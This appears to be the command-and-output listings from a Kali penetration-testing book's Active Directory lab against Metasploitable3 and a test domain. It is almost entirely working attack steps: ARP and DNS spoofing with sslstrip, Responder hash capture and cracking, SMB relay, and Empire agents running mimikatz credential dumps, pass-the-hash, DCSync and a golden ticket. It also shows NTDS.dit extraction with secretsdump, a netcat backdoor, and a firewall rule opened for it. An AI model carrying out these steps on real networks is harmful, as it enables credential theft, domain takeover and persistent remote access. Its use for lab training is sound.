[*] Meterpreter session 1 opened (192.168.1.125:443 -> 192.16

meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessi

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
192.168.1.0/24 > 192.168.1.125 » [12:51:50] [net.sniff.http.request] http 192.168.1.17 POST testfire.net/doLogin

POST /doLogin HTTP/1.1
Host: testfire.net
Content-Length: 37
Cookie: JSESSIONID=491CAE0A1CF1EC481F9AE038194DB620
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept-Language: en-US,en;q=0.5
Referer: http://testfire.net/login.jsp
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate

uid=admin&passw=admin&btnSubmit=Login

192.168.1.0/24 > 192.168.1.125 » [12:51:50] [sys.log] [inf] [dns] sending spoofed DNS reply for testfire.net (->192.168.1
.125) to 00:0c:29:0c:b1:bf.
192.168.1.0/24 > 192.168.1.125 » [12:51:50] [net.sniff.http.response] http 65.61.137.117:80 302 Found -> 192.168.1.17 (0
B ?)
```

```
192.168.1.0/24 > 192.168.1.125 »
192.168.1.0/24 > 192.168.1.125 » [15:00:06] [sys.log] [inf] (httpd) 192.168.1.125 GET 192.168.1.125/
192.168.1.0/24 > 192.168.1.125 » [15:00:06] [sys.log] [inf] [sslstrip] Stripping 37 SSL links from 192.168.1.125
192.168.1.0/24 > 192.168.1.125 » [15:00:06] [endpoint.new] endpoint 192.168.1.55 detected as b4:ef:fa:94:21:c5 (Lemobile
Information Technology (Beijing) Co., Ltd.).
192.168.1.0/24 > 192.168.1.125 » [15:00:08] [sys.log] [inf] (httpd) 192.168.1.125 GET 192.168.1.125/osd.xml
192.168.1.0/24 > 192.168.1.125 » arp.spoof on
192.168.1.0/24 > 192.168.1.125 » [15:00:15] [sys.log] [inf] ARP spoofer started, probing 256 targets.
192.168.1.0/24 > 192.168.1.125 » [15:00:19] [net.sniff.https] sni 192.168.1.9 > https://www.google.com
192.168.1.0/24 > 192.168.1.125 » [15:00:19] [net.sniff.https] sni 192.168.1.9 > https://www.google.com
192.168.1.0/24 > 192.168.1.125 » [15:00:21] [net.sniff.https] sni 192.168.1.9 > https://www.google.com
192.168.1.0/24 > 192.168.1.125 » [15:00:21] [net.sniff.https] sni 192.168.1.9 > https://www.google.com
192.168.1.0/24 > 192.168.1.125 » [15:00:21] [net.sniff.https] sni 192.168.1.9 > https://www.google.com
192.168.1.0/24 > 192.168.1.125 » [15:00:21] [net.sniff.https] sni 192.168.1.9 > https://www.google.com
192.168.1.0/24 > 192.168.1.125 » [15:00:25] [sys.log] [inf] (httpd) 192.168.1.125 GET 192.168.1.125/
192.168.1.0/24 > 192.168.1.125 » [15:00:25] [sys.log] [inf] [sslstrip] Stripping 37 SSL links from 192.168.1.125
192.168.1.0/24 > 192.168.1.125 » [15:00:25] [net.sniff.dns] dns gateway > 192.168.1.9 : wwww.facebook.com is 157.240.1.35
192.168.1.0/24 > 192.168.1.125 » [15:00:25] [net.sniff.dns] dns gateway > 192.168.1.9 : wwww.facebook.com is 157.240.1.35
192.168.1.0/24 > 192.168.1.125 » [15:00:25] [net.sniff.dns] dns gateway > 192.168.1.9 : wwww.static.xx.fbcdn.net is 157.2
40.1.23
192.168.1.0/24 > 192.168.1.125 » [15:00:25] [net.sniff.dns] dns gateway > 192.168.1.9 : wwww.static.xx.fbcdn.net is 157.2
40.1.23
```

```
root@kali:~# responder -I eth0 -h
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.9

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C

Usage: responder -I eth0 -w -r -f
or:
responder -I eth0 -wrf

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -A, --analyze         Analyze mode. This option allows you to see NBT-NS,
                        BROWSER, LLMNR requests without responding.
  -I eth0, --interface=eth0
                        Network interface to use, you can use 'ALL' as a
                        wildcard for all interfaces
  -i 10.0.0.21, --ip=10.0.0.21
                        Local IP to use (only for OSX)
  -e 10.0.0.22, --externalip=10.0.0.22
                        Poison all requests with another IP address than
                        Responder's one.
  -b, --basic           Return a Basic HTTP authentication. Default: NTLM
  -r, --wredir          Enable answers for netbios wredir suffix queries.
                        Answering to wredir will likely break stuff on the
```

```
root@kali:~# responder -I eth0 -i 192.168.1.125

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.9

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
```




```
[SMBv2] NTLMv2-SSP Client   : 192.168.1.115
[SMBv2] NTLMv2-SSP Username : METASPLOITABLE3\vagrant
[SMBv2] NTLMv2-SSP Hash     : vagrant::METASPLOITABLE3:8cdf1e95581be7ae:E2EDD52C731D47C28F0BB50D52A5
0653150DE09D201D67B0ECEFEF78CC900000000020008005300 4D004200330001001E00570049004E002D005000520048
046005600040014005300 4D00420033002E006C006F00630061006C0003003400570049004E002D005000520048003400390
6002E0053004D00420033002E006C006F00630061006C0005001400530 04D00420033002E006C006F00630061006C0007000
004000200000008003000300000000000000000000000030000030 1A3D6C315C2B1477F6ABEC5653607CD917190731BE89A
0000000000000000000000000000000000000090024006300690066007300 2F00310039003200 2E00310036003800 2E0031002
00000000000000000
[*] Skipping previously captured hash for METASPLOITABLE3\vagrant
[*] Skipping previously captured hash for METASPLOITABLE3\vagrant
[*] Skipping previously captured hash for METASPLOITABLE3\vagrant
[*] Skipping previously captured hash for METASPLOITABLE3\vagrant
[*] Skipping previously captured hash for METASPLOITABLE3\vagrant
[*] Skipping previously captured hash for METASPLOITABLE3\vagrant
```

```
root@kali:/usr/share/responder/logs# john SMBv2-NTLMv2-SSP-192.168.1.115.txt --show
vagrant:vagrant:METASPLOITABLE3:8cdf1e95581be7ae:E2EDD52C731D47C28F0BB50D52A5A818:0101000000000000C0653150DE09D201D67B0ECE
FEF78CC900000000020008005300 4D004200330001001E00570049004E002D005000520048003400390032005200510041004600560004001400530 04D
00420033002E006C006F00630061006C0003003400570049004E002D005000520048003400390032005200510041004600560 02E0053004D0042003300
2E006C006F00630061006C0003001400530 04D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600040002000000080030003 0
0000000000000000000000000300000301A3D6C315C2B1477F6ABEC5653607CD917190731BE89ACBE59642EC43D029C0A0010000000000000000000000000
0000000000009002400630069006600730 02F00310039003200 2E00310036003800 2E0031002E00310032003500000000000000000000000000
```

```
root@kali:~# python /usr/share/doc/python-impacket/examples/smbrelayx.py -h 192.168.1.125 -e payment.exe
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] Running in relay mode
[*] Config file parsed
[*] Setting up SMB Server

[*] Servers started, waiting for connections
[*] Setting up HTTP Server
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.125:443




[*] Sending stage (206403 bytes) to 192.168.1.115
[*] Meterpreter session 1 opened (192.168.1.125:443 -> 192.168.1.115:50145) at 2
019-01-03 17:03:58 +0000
```

```
(Empire: agents) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username               Process          PID    Delay    Last Seen
 ----     -- -----------     ------------      --------               -------          ---    -----    ---------
 3XMALWPY ps 192.168.0.115   METASPLOITABLE3   MASTERING\normaluser   powershell       4148   5/0.0    2019-01-01 08:19
:33
```

```
(Empire: 3XMALWPY) > usemodule situational_awareness/network/powerview/get_domain_controller
(Empire: powershell/situational_awareness/network/powerview/get_domain_controller) > execute
[*] Tasked 3XMALWPY to run TASK_CMD_JOB
[*] Agent 3XMALWPY tasked with task ID 2
[*] Tasked agent 3XMALWPY to run module powershell/situational_awareness/network/powerview/get
(Empire: powershell/situational_awareness/network/powerview/get_domain_controller) > [*] Agent
Job started: SKCPRY
[*] Valid results returned by 192.168.0.115
[*] Agent 3XMALWPY returned results.


Forest                   : Mastering.kali.thirdedition
CurrentTime              : 1/1/2019 2:56:03 AM
HighestCommittedUsn      : 73786
OSVersion                : Windows Server 2008 R2 Standard
Roles                    : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                   : Mastering.kali.thirdedition
IPAddress                : 192.168.0.101
SiteName                 : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections       : {}
OutboundConnections      : {}
Name                     : WIN-3UT0AJ7IDBE.Mastering.kali.thirdedition
Partitions               : {DC=Mastering,DC=kali,DC=thirdedition,
                           CN=Configuration,DC=Mastering,DC=kali,DC=thirdedition,
                           CN=Schema,CN=Configuration,DC=Mastering,DC=kali,DC=thirdedition,
                           DC=DomainDnsZones,DC=Mastering,DC=kali,DC=thirdedition...}
```

```
(Empire: powershell/situational_awareness/network/powerview/get_loggedon) > run
[*] Tasked GZ1HNWEL to run TASK_CMD_JOB
[*] Agent GZ1HNWEL tasked with task ID 6
[*] Tasked agent GZ1HNWEL to run module powershell/situational_awareness/network/p
(Empire: powershell/situational_awareness/network/powerview/get_loggedon) > [*] Ag
Job started: T2Z4CV
[*] Valid results returned by 192.168.0.115
[*] Agent GZ1HNWEL returned results.

UserName         LogonDomain     AuthDomains LogonServer     ComputerName
--------         -----------     ----------- -----------     ------------
admin            MASTERING                   WIN-3UT0AJ7IDBE localhost
Normaluser       MASTERING                   WIN-3UT0AJ7IDBE localhost
sshd_server      METASPLOITABLE3             METASPLOITABLE3 localhost
METASPLOITABLE3$ MASTERING                                   localhost
```

```
(Empire: powershell/privesc/getsystem) > run
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked GZ1HNWEL to run TASK_CMD_WAIT
[*] Agent GZ1HNWEL tasked with task ID 7
[*] Tasked agent GZ1HNWEL to run module powershell/privesc/getsystem
(Empire: powershell/privesc/getsystem) > [*] Agent GZ1HNWEL returned results.
Running as: MASTERING\SYSTEM


Get-System completed
[*] Valid results returned by 192.168.0.115
```

```
(Empire: GZ1HNWEL) > mimikatz
[*] Tasked GZ1HNWEL to run TASK_CMD_JOB
[*] Agent GZ1HNWEL tasked with task ID 8
[*] Tasked agent GZ1HNWEL to run module powershell/credentials/mimikatz/logonpasswords
(Empire: GZ1HNWEL) > [*] Agent GZ1HNWEL returned results.
Job started: U6VYXT
[*] Valid results returned by 192.168.0.115
[*] Agent GZ1HNWEL returned results.
Hostname: METASPLOITABLE3 / S-1-5-21-2896800945-2844836275-3805921437

  .#####.   mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 604980 (00000000:00093b34)
Session           : RemoteInteractive from 3
User Name         : admin
Domain            : MASTERING
Logon Server      : WIN-3UT0AJ7IDBE
Logon Time        : 1/1/2019 5:32:19 AM
SID               : S-1-5-21-2896800945-2844836275-3805921437-1104
        msv :
         [00000003] Primary
         * Username : admin
         * Domain   : MASTERING
         * LM       : 5d567324ba3ccef839cac810fd3b3042
         * NTLM     : e0fd4e24ce3cc219ccc4bc96e23919a5
         * SHA1     : 47eddcf3f08dee546631dcdada7320cee58cab14
```

```
(Empire: GZ1HNWEL) > creds

Credentials:

  CredID  CredType   Domain                  UserName         Host             Password
  ------  --------   ------                  --------         ----             --------
  1       hash       MASTERING               admin            METASPLOITABLE3  e0fd4e24ce3cc219ccc4bc96e23919a5
  2       hash       MASTERING               Normaluser       METASPLOITABLE3  e0fd4e24ce3cc219ccc4bc96e23919a5
  3       hash       METASPLOITABLE3         sshd_server      METASPLOITABLE3  8d0a16cfc061c3359db455d00ec27035
  4       hash       MASTERING               METASPLOITABLE3$ METASPLOITABLE3  bcd1a05d77d09a0e610a281d5c7b8919
  5       plaintext  MASTERING               admin            METASPLOITABLE3  Letmein!@1
  6       plaintext  MASTERING               Normaluser       METASPLOITABLE3  Letmein!@1
  7       plaintext  METASPLOITABLE3         sshd_server      METASPLOITABLE3  D@rj33l1ng
  8       plaintext  MASTERING.KALI.THIRDEDITIONadmin           METASPLOITABLE3  Letmein!@1
  9       plaintext  MASTERING.KALI.THIRDEDITIONnormaluser      METASPLOITABLE3  Letmein!@1
```

```
(Empire: powershell/lateral_movement/invoke_wmi) > execute
[*] Tasked 5ZAXGCLE to run TASK_CMD_WAIT
[*] Agent 5ZAXGCLE tasked with task ID 1
[*] Tasked agent 5ZAXGCLE to run module powershell/lateral_movement/invoke_wmi
(Empire: powershell/lateral_movement/invoke_wmi) > [*] Agent 5ZAXGCLE returned r
esults.
Invoke-Wmi executed on "mastering.kali.thirdedition"
[*] Valid results returned by 192.168.1.115
[*] Sending POWERSHELL stager (stage 1) to 192.168.1.101
[*] New agent NF6MYHU1 checked in
[+] Initial agent NF6MYHU1 from 192.168.1.101 now active (Slack)
[*] Sending agent (stage 2) to NF6MYHU1 at 192.168.1.101
agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process
          PID    Delay    Last Seen
 ----     -- -----------     ------------      --------                -------
          ---    -----    ---------
 5ZAXGCLE ps 192.168.1.115   METASPLOITABLE3   *MASTERING\admin        powershel
l         5900   5/0.0    2019-01-03 14:56:09
 NF6MYHU1 ps 192.168.1.101   WIN-3UT0AJ7IDBE   *MASTERING\admin        powershel
l         1888   5/0.0    2019-01-03 14:56:10
```

```
(Empire: powershell/management/enable_rdp) > run
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked ERBF6HAU to run TASK_CMD_WAIT
[*] Agent ERBF6HAU tasked with task ID 1
[*] Tasked agent ERBF6HAU to run module powershell/management/enable_rdp
(Empire: powershell/management/enable_rdp) > [*] Agent ERBF6HAU returned results
.
The operation completed successfully.

[*] Valid results returned by 192.168.1.101
```

```
PS C:\Users\Administrator> ntdsutil.exe "ac i ntds" "ifm" "create full c:\temp" q q
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {7cbc88bc-3431-4c45-a457-11dcdef4f155} generated successfully.
Snapshot {1321c6b0-d567-4db9-951c-68be17e60934} mounted as C:\$SNAP_201901031741_VOLUMEC$\
Snapshot {1321c6b0-d567-4db9-951c-68be17e60934} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_201901031741_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: c:\temp\Active Directory\ntds.dit

                Defragmentation  Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {1321c6b0-d567-4db9-951c-68be17e60934} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: q
```

```
root@kali:~# python /usr/share/doc/python-impacket/examples/secretsdump.py -system registry/SYSTEM -security registry/SECU
RITY -ntds Active\ Directory/ntds.dit LOCAL
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] Target system bootKey: 0x73a0402f050410c1fdb14d6d7416c381
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:82f25e7012ef9f952de419d58991ee00
[*] DefaultPassword
(Unknown User):ROOT#123
[*] DPAPI_SYSTEM
 0000   01 00 00 00 F1 DD 26 1B  F0 F8 AB FF 88 5B 17 A1   ......&......[..
 0010   BD C2 A9 29 FA 69 D3 78  2E 7F 89 48 17 1E 85 9D   ...).i.x...H....
 0020   6E 0F F8 F3 9F 7B 09 B8  79 5B 36 37              n....{..y[67
[*] NL$KM
 0000   51 A9 73 C3 47 4A 03 04  4B 2D 38 9A 39 3D 89 61   Q.s.GJ..K-8.9=.a
 0010   3C 27 D7 34 30 5C 53 54  0C 52 C4 06 F7 D4 9E 27   <'.40\ST.R.....'
 0020   E4 60 1F CE 7E F5 54 81  0D 8C 80 9C 98 F3 AE E2   .`..~.T.........
 0030   ED 5B BE F7 1F 51 F1 E0  B4 EA D6 97 0F E2 CC A5   .[...Q..........
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 742c31a70576eb1206e69e8517606be6
[*] Reading and decrypting hashes from Active Directory/ntds.dit
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e0fd4e24ce3cc219ccc4bc96e23919a5:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WIN-3UT0AJ7IDBE$:1000:aad3b435b51404eeaad3b435b51404ee:82f25e7012ef9f952de419d58991ee00:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fc9784efaf51a6b8d00a8b0466d1b10f:::
METASPLOITABLE3$:1103:aad3b435b51404eeaad3b435b51404ee:bcd1a05d77d09a0e610a281d5c7b8919:::
Mastering.kali.thirdedition\admin:1104:aad3b435b51404eeaad3b435b51404ee:e0fd4e24ce3cc219ccc4bc96e23919a5:::
Mastering.kali.thirdedition\Normaluser:1105:aad3b435b51404eeaad3b435b51404ee:e0fd4e24ce3cc219ccc4bc96e23919a5:::
[*] Kerberos keys from Active Directory/ntds.dit
WIN-3UT0AJ7IDBE$:aes256-cts-hmac-sha1-96:31164296133e71b2f8bcc59301c351e13f9123baac7b718eda5239e69a06bb4c
WIN-3UT0AJ7IDBE$:aes128-cts-hmac-sha1-96:635872f9e0925f9769662a245cff68d4
WIN-3UT0AJ7IDBE$:des-cbc-md5:76a2297380f8cd19
krbtgt:aes256-cts-hmac-sha1-96:0266d478a5c166c22db5f9d729280d3658001300d6154c6c8e68a41b767a4c9e
krbtgt:aes128-cts-hmac-sha1-96:83063dfda70872f1503b2a7650cf7603
krbtgt:des-cbc-md5:2cfbb33b8fced6f4
METASPLOITABLE3$:aes256-cts-hmac-sha1-96:6a679c97d200c73cfb5c07e88666ff797f9667f1873110f510c6af9610dd187e
METASPLOITABLE3$:aes128-cts-hmac-sha1-96:857918c6ad15b926c893fb06fa0952b0
METASPLOITABLE3$:des-cbc-md5:01a8cb9283dfcec1
Mastering.kali.thirdedition\admin:aes256-cts-hmac-sha1-96:9a55d42858a9d7bcd23c343a991c1bb7f0ceeca493dd189190ea9d557ac119b0
Mastering.kali.thirdedition\admin:aes128-cts-hmac-sha1-96:31a21a6f7fefef7aac7306389d6e6d9b
Mastering.kali.thirdedition\admin:des-cbc-md5:1ac73e344cdc51bc
Mastering.kali.thirdedition\Normaluser:aes256-cts-hmac-sha1-96:45034e6a73f25f6453e3d6aa88d0bb4db2d514646303404bade3da62432
4f1ad
Mastering.kali.thirdedition\Normaluser:aes128-cts-hmac-sha1-96:1b1dddde3d89b353041396be8644c77b
Mastering.kali.thirdedition\Normaluser:des-cbc-md5:1c45150229bfd346
```

```
(Empire: ERBF6HAU) > usemodule credentials/mimikatz/dcsync_hashdump
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) > run
[*] Tasked ERBF6HAU to run TASK_CMD_JOB
[*] Agent ERBF6HAU tasked with task ID 2
[*] Tasked agent ERBF6HAU to run module powershell/credentials/mimikatz/dcsync_hashdump
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) > [*] Agent ERBF6HAU returned results.
Job started: TY57K6
[*] Valid results returned by 192.168.1.101
[*] Agent ERBF6HAU returned results.
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e0fd4e24ce3cc219ccc4bc96e23919a5:::
Guest:501:NONE:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fc9784efaf51a6b8d00a8b0466d1b10f:::
admin:1104:aad3b435b51404eeaad3b435b51404ee:e0fd4e24ce3cc219ccc4bc96e23919a5:::
Normaluser:1105:aad3b435b51404eeaad3b435b51404ee:e0fd4e24ce3cc219ccc4bc96e23919a5:::
```

```
(Empire: GZ1HNWEL) > pth 1
[*] Tasked GZ1HNWEL to run TASK_CMD_JOB
[*] Agent GZ1HNWEL tasked with task ID 13
[*] Tasked agent GZ1HNWEL to run module powershell/credentials/mimikatz/pth
(Empire: GZ1HNWEL) > [*] Agent GZ1HNWEL returned results.
Job started: RD9YLG
[*] Valid results returned by 192.168.0.115
[*] Agent GZ1HNWEL returned results.
Hostname: METASPLOITABLE3 / S-1-5-21-2896800945-2844836275-3805921437

  .#####.   mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::pth /user:admin /domain:MASTERING /ntlm:e0fd4e
user    : admin
domain  : MASTERING
program : cmd.exe
impers. : no
NTLM    : e0fd4e24ce3cc219ccc4bc96e23919a5
  |  PID  5584
  |  TID  5384
  |  LSA Process is now R/W
  |  LUID 0 ; 840597 (00000000:000cd395)
  \_ msv1_0   - data copy @ 0000000000D7EF10 : OK !
```

```
(Empire: GZ1HNWEL) > steal_token 5584
[*] Tasked GZ1HNWEL to run TASK_CMD_WAIT
[*] Agent GZ1HNWEL tasked with task ID 14
[*] Tasked agent GZ1HNWEL to run module powershell/credentials/
[*] Tasked GZ1HNWEL to run TASK_SYSINFO
[*] Agent GZ1HNWEL tasked with task ID 15
(Empire: GZ1HNWEL) > sysinfo: 0|http://192.168.0.24:80|MASTERIN
rver 2008 R2 Standard |True|powershell|5860|powershell|5
[*] Agent GZ1HNWEL returned results.
error running command: A token belonging to ProcessId 5584 coul
 protected process and cannot be opened.
Listener:         http://192.168.0.24:80
Internal IP:     192.168.0.115
Username:         MASTERING\SYSTEM
Hostname:        METASPLOITABLE3
OS:               Microsoft Windows Server 2008 R2 Standard
High Integrity:   1
Process Name:     powershell
Process ID:       5860
Language:         powershell
Language Version: 5
```

```
(Empire: powershell/credentials/mimikatz/dcsync) > set domain mastering.kali.thirdedition
(Empire: powershell/credentials/mimikatz/dcsync) > set user krbtgt
(Empire: powershell/credentials/mimikatz/dcsync) > run
[*] Tasked W36XY1Z7 to run TASK_CMD_JOB
[*] Agent W36XY1Z7 tasked with task ID 10
[*] Tasked agent W36XY1Z7 to run module powershell/credentials/mimikatz/dcsync
(Empire: powershell/credentials/mimikatz/dcsync) > [*] Agent W36XY1Z7 returned results.
Job started: 68RLZF
[*] Valid results returned by 192.168.0.15
[*] Agent W36XY1Z7 returned results.
Hostname: METASPLOITABLE3 / S-1-5-21-2896800945-2844836275-3805921437

  .#####.   mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # lsadump::dcsync /user:krbtgt /domain:mastering.kali.thirdedition
[DC] 'mastering.kali.thirdedition' will be the domain
[DC] 'WIN-3UT0AJ7IDBE.Mastering.kali.thirdedition' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
```

```
Credentials:

 CredID  CredType   Domain                  UserName         Host             Password
 ------  --------   ------                  --------         ----             --------
 1       hash       MASTERING               admin            METASPLOITABLE3  e0fd4e24ce3cc219ccc4bc96e23919a5
 2       hash       METASPLOITABLE3         sshd_server      METASPLOITABLE3  8d0a16cfc061c3359db455d00ec27035
 3       hash       MASTERING               METASPLOITABLE3$ METASPLOITABLE3  bcd1a05d77d09a0e610a281d5c7b8919
 4       hash       MASTERING               Normaluser       METASPLOITABLE3  e0fd4e24ce3cc219ccc4bc96e23919a5
 5       plaintext  MASTERING               admin            METASPLOITABLE3  Letmein!@1
 6       plaintext  METASPLOITABLE3         sshd_server      METASPLOITABLE3  D@rj3311ng
 7       plaintext  MASTERING               Normaluser       METASPLOITABLE3  Letmein!@1
 8       plaintext  MASTERING.KALI.THIRDEDITIONadmin          METASPLOITABLE3  Letmein!@1
 9       plaintext  MASTERING.KALI.THIRDEDITIONnormaluser     METASPLOITABLE3  Letmein!@1
 10      hash       mastering.kali.thirdeditionkrbtgt         WIN-3UT0AJ7IDBE  fc9784efaf51a6b8d00a8b0466d1b10f
```

```
[*] Tasked agent W3HGKT1D to run module powershell/credentials/mimikatz/golden_ticket
(Empire: powershell/credentials/mimikatz/golden_ticket) > [*] Agent W3HGKT1D returned results.
Job started: G6BR1Y
[*] Valid results returned by 192.168.1.115
[*] Agent W3HGKT1D returned results.
Hostname: METASPLOITABLE3 / S-1-5-21-2896800945-2844836275-3805921437

  .#####.   mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::golden /domain:mastering.kali.thirdedition /user:IDONTEXIST /sid:S-1-5-
836275-3805921437 /krbtgt:fc9784efaf51a6b8d00a8b0466d1b10f /ptt
User      : IDONTEXIST
Domain    : mastering.kali.thirdedition (MASTERING)
SID       : S-1-5-21-2896800945-2844836275-3805921437
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: fc9784efaf51a6b8d00a8b0466d1b10f - rc4_hmac_nt
Lifetime  : 1/2/2019 3:10:11 AM ; 12/30/2028 3:10:11 AM ; 12/30/2028 3:10:11 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'IDONTEXIST @ mastering.kali.thirdedition' successfully submitted for current session
```

```
(Empire: Z1KLT3XD) > shell dir \\WIN-3UT0AJ7IDBE.mastering.kali.thirdedition\c$\windows\system32\config\
[*] Tasked Z1KLT3XD to run TASK_SHELL
[*] Agent Z1KLT3XD tasked with task ID 16
(Empire: Z1KLT3XD) > [*] Agent Z1KLT3XD returned results.
Directory:
    \\WIN-3UT0AJ7IDBE.mastering.kali.thirdedition\c$\windows\system32\config


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        7/13/2009   7:34 PM                Journal
d-----       12/26/2018  11:32 PM                RegBack
d-----        7/13/2009  11:29 PM                systemprofile
d-----        7/13/2009   9:49 PM                TxR
-a----       12/15/2018   2:25 PM         262144 BCD-Template
-a----        1/1/2019    3:08 PM       46923776 COMPONENTS
              1/2/2019   11:33 AM        1572864 DEFAULT
-a----        1/2/2019   11:27 AM           7160 netlogon.dnb
-a----        1/2/2019   11:27 AM           3083 netlogon.dns
             12/27/2018  12:16 AM         262144 SAM
              1/2/2019   11:33 AM         262144 SECURITY
              1/2/2019   11:37 AM       33554432 SOFTWARE
              1/2/2019   11:37 AM        8650752 SYSTEM

..Command execution completed.
```

Chapter 13: Command and Control

```
meterpreter > upload /usr/share/windows-binaries/nc.exe c:\windows\system32
[*] uploading  : /usr/share/windows-binaries/nc.exe -> c:windowssystem32
[*] uploaded   : /usr/share/windows-binaries/nc.exe -> c:windowssystem32
```

```
meterpreter > shell
Process 464 created.
Channel 12 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\System32>netsh advfirewall firewall add rule name="svchostpassthrough
" dir=out action=allow protocol=TCP localport=8888
netsh advfirewall firewall add rule name="svchostpassthrough" dir=out action=all
ow protocol=TCP localport=8888
Ok.


C:\Windows\System32>netsh advfirewall firewall show rule name="svchostpassthroug
h"
netsh advfirewall firewall show rule name="svchostpassthrough"

Rule Name:                            svchostpassthrough
----------------------------------------------------------------------
Enabled:                              Yes
Direction:                            Out
Profiles:                             Domain,Private,Public
Grouping:
LocalIP:                              Any
RemoteIP:                             Any
Protocol:                             TCP
LocalPort:                            8888
```

```
root@kali:~# nc -vv 192.168.0.119 8888
192.168.0.119: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.119] 8888 (?) open
Microsoft Windows [Version 6.1.7601]
